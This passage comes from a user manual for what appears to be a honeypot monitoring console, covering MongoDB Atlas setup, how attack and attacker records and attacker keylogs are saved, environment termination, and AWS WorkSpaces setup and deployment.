In the MongoDB Atlas web app, in the left-hand side navigation panel, select Database Access. Click the Add New Database User button. Here, create a user with the authentication method Password. Copy the password you create. You will need this later. Give the user read/write privileges and don't restrict access. See Figure 3.3 for an example of how the form should look. Click Add User.



Figure 3.3 MongoDB Atlas Database Access Settings -> Add New Database User

Next, click Network Access in the left-hand navigation panel. Click Add IP Address and add the IP address of the server that will be hosting this app (the Monitoring Console).

Finally, click Clusters in the left-hand navigation panel. Click Connect, as shown in Figure 3.2, by the red, leftmost arrow. Click the option that allows you to connect via native MongoDB drivers. Select C#/.NET and the version that corresponds to your .NET installation on the web server hosting this project. You should see a popup that looks similar to the one in Figure 3.4 at this point.



Figure 3.4 MongoDB Atlas Connect via MongoDB Drivers Popup

Follow the instructions on this popup to replace the <password> and myFirstDatabase substrings with more appropriate values. Note that if didn't use an autogenerated password, you should pay special attention to the footnote about URL encoding your password! Copy the connection string to use in the next step.

3.1.3 UPDATING THE APPSETTINGS.JSON FILE

In the directory containing the Monitoring Console project, find and open the appsettings.json file in any text or code editor you like. Look for the key named "DBConnectionString." Following the colon and within double quotes, paste your connection string with the proper password and database name values in place. Make sure a comma ends this line. See Figure 3.5 for a sample of how this file should look at this point.

Save the file. Database setup is now complete!

Figure 3.5 appsettings.json After Adding Connection String

3.2 Saving Data During an Attack

3.2.1 Auto-Save Feature

We have defined the beginning of an attack to be the instant when the Monitoring Console client (the site running in the browser) reads the notification from AWS Lambda that an attacker has accessed a resource.

As the new attack "begins" from the app's point of view, the app checks the IP address of the attacker against the documents stored in the database.

After the threat level for the current attack is updated in the event an attacker was previously seen, all the data we know about the attack at this point is displayed on the screen. Figure 3.6 shows this view.



Figure 3.6 The view of the site after an attack has just begun. The attacker was known.

At this point, the system proceeds to perform an initial save operation. This operation saves the state of the attack and the data we have about the attacker. It associates the two with one another from the database's point of view. If the attacker has never been seen before, a new document is created for the attacker. If the attacker is already associated with a document in the database, this document is merely updated. Any time a new attack begins, a new attack document is created.

After this initial save operation, the system auto-saves data related to the attack and the attacker at one-minute intervals. These subsequent saves update the documents created (or fetched in the case of an attack involving a known attacker).

Keylogs are not saved to the database, but rather they are placed in the directory Data/Keylogs at the root of the project folder.

It should be mentioned too, that when an environment is terminated, an auto-save operation also occurs following the termination.

3.2.2 MANUAL SAVING

If the user should want to perform a save operation at any instant following the beginning of an attack, without relying on the auto-save feature, he or she can perform a manual save by clicking the Save Log button. This button can be found in the top navigation bar of the site. In Figure 3.7, the green arrow indicates its location.



Figure 3.7. Location of the Save Log button

This button is disabled until the app registers the beginning of a new attack. The user is free to click this button as many times as desired. Each click will correspond to only one save operation being executed. No later ones will be scheduled as a result of this click. Note that clicking the button will not interfere with the regular timing of the auto-save operation. In all other respects, the saving behavior after clicking this button is identical to that described in section 3.2.1.

3.3 What Gets Stored

Section 3.3.1 details the fields stored in the documents in the Attack and Attacker documents in the database. Section 3.3.2 details the fields stored in the keylog files.

3.3.1 Database documents

Figure 3.8 illustrates the keys associated with an Attacker document.

The _id key is a unique identifier created by MongoDB for this entry.

IPList holds a list of objects, each object containing an address and location pair. The Name key denotes the attacker's name, if it is known.

The MaxThreatLevel is the maximum threat level that an attacker has achieved, cumulative over each of the attacks he carries out. This field is updated during an attack at every save event.

Finally, the Attacks property holds a list of references to Attack documents that are associated with this attacker; the value of these references is the _id field of the linked Attack document.

Figure 3.9 illustrates the keys associated with an Attack document.

The _id key is a unique identifier created by MongoDB for this entry.

The ThreatLevel is the threat score given to an attack, and it is updated as at every save event.

The AttackerId key's value is a reference to the linked Attacker; the value corresponds to the _id field of the Attacker document referenced.

WorkspacesInvolved is a list objects, each object describing a resource deployed during the attack. The fields of these objects contain keys for the WorkspaceId, StartTime, EndTime, and BundleId of the resource. This list is updated at every save event.

The Monitoring Console site reports the Mean and Median Attack Duration for each deployable or configurable resource. It may be useful to note that the values stored in WorkspacesInvolved are compiled from all attacks to generate these statistics.

3.3.2 KEYLOG FILE

As mentioned before, keylogs are not saved to the database. Rather they are stored on the web server that hosts the site, in a directory Data/Keylogs at the site's root directory. See Figure 3.10 to find the Data folder. After clicking Data, click Keylogs. You'll see all keylog files there.



Figure 3.10. Where to find the Data folder

The keylogs are saved as a json file, which contains a property, Keystrokes, a list of the commands entered by the attacker. The keylogs are saved every time a save event occurs. An example of what such a file looks like is shown in Figure 3.11.



Figure 3.11. A Keylog file

Fields in this document, such as the AttackId, provide a way to correlate the keylog file with documents in the database. The naming convention for these files is the timestamp of the start of the attack.

3.4 Viewing Your Data In MongoDB Atlas

3.4.1 Using the MongoDB Atlas Website

Clicking Collections on the page in Figure 3.2, you'll be taken to a page listing your database and collections. Click a collection to view the documents in it. You can filter the documents by supplying a filter "document" the filter text box. This may seem difficult if you're not familiar with querying MongoDB collections, but the syntax is really pretty intuitive once you get the hang of it. Great documentation on writing queries for MongoDB Atlas can be found here: https://docs.atlas.mongodb.com/data-explorer/documents/

4 ENVIRONMENT TERMINATION

There are multiple reasons a user would want to terminate the environment that the attacker is currently in, for example: the IT team has figured out the attacker's relevant information, the attacker is deemed too big a risk to stay in the environment, or to conserve costs by turning off assets.

To locate the Terminate Environment button, navigate to the top blue taskbar, and look at the third button from the left demonstrated in Figure 4.1.



Figure 4.1. Location of Terminate Environment Button

After selecting the Terminate Environment Button, a menu will pop up showing a list of currently running environments. Choosing environments and selecting the *Terminate Workspace* button will stop the currently running environments shown in in Figure 4.2.



Figure 4.2. Generated menu

After the *Terminate Workspace* button has been clicked, the environments should stop and a message should display stating "*All terminate requests succeeded*", similar to Figure 3.3.



Figure 4.3. Confirmation for stopped workspaces

If no workspaces are available to terminate due to no workspaces running, a menu will pop up with options greyed out with the stopped environments being ineligible for termination, referenced in Figure 4.4.

Figure 4.4. Stopped workspaces ineligible for termination

5 SET UP WORKSPACE

5.1 FUNCTION OVERVIEW

The Set Up Workspace function is used to set up virtual machines for future deployment. This function utilizes AWS EC2 to set up and store the virtual machines. For the purposes of this manual, we assume that you already have an AWS account and have access to AWS EC2.

5.2 SET UP WORKSPACE PAGE

From the AMC homepage, navigate to the top of the page and click the button labeled Set Up Workspaces.



Figure 5.1. Where to find the Set Up Workspaces page

Clicking that button will take you to the Set Up Workspaces page where you can configure your workspaces for deployment.

5.2.1 WORKSPACE IMAGE

Here you will select the appropriate image for your workspace from the listed options. The contents of the workspace will change depending on the image selected.

Figure 5.3. WorkSpace Image option

5.2.2 Operating System

Here you can select which operating system your workspace will run. Windows 10 and Linux 2 are both listed as options, however, only the Windows 10 instance is available at this time.

5.2.3 Root & User Volume Size

Here you can select both the root volume & user volume size using the drop-down arrow below. The options range from 80 GB – 10 GB up to 175 GB – 100 GB.

Figure 5.4. Root & User Volume Size option

5.2.4 Running Mode

Here you can select the running mode for your workspace. This will determine how long your workspace stays running. Selecting AlwaysOn keeps the workspace running indefinitely until it is terminated manually. Selecting AutoStop will shut the workspace down automatically after a specified amount of time.



Figure 5.5. Running Mode

5.2.5 Choose Username

You can select a username for your workspace from the drop-down menu below.



Figure 5.6. Choose Username Option

5.3 Cost & Estimated Deployment Time

Once you have finished configuring your workspace, information will be displayed at the bottom of the page indicating the cost of the workspace and mean and median deployment time for your resource.



Figure 5.7. Setup Cost & Historical Deployment Time

The cost (in USD) for running your workspace will be displayed next to Setup Cost. The following two lines will display the mean and median deployment time for your selected resource. These values are based off the run time of previously deployed resources and can be used as an estimate as to how long a resource should be left deployed before it needs to be terminated.

5.4 Finishing Set Up

Once you have finished configuring your workspace, select the Generate Workspace option located at the bottom of the page. Your workspace will be generated and available to deploy from the home screen of the AMC.

You can also view your workspace(s) in AWS. After logging in to your AWS account, locate AWS Workspace via the home screen, or use the search bar at the top and type “workspace”.

Click on WorkSpaces, and you will automatically be taken to the AWS WorkSpaces Management Console where your workspaces will be displayed.



Figure 5.8. AWS WorkSpaces Management Console

6 DEPLOY RESOURCES

6.1 FUNCTION OVERVIEW

Deploy Resource allows the user to deploy resources at will. The function will show all the workspaces that the user has and will display the status of the workspace as well. It also displays the cost history for that workspace This means the user can look at the cost info and can use that to help make their decisions.

6.2 DEPLOY SELECTED BUTTON

This feature enables the user to click the checkbox for any workspaces that are in the STOPPED status. If they want to deploy any workspaces, they will click the checkboxes for the appropriate workspace and click the Deploy Selected button. If the workspace is not in the STOPPED status, then the checkbox will be disabled for that workspace.

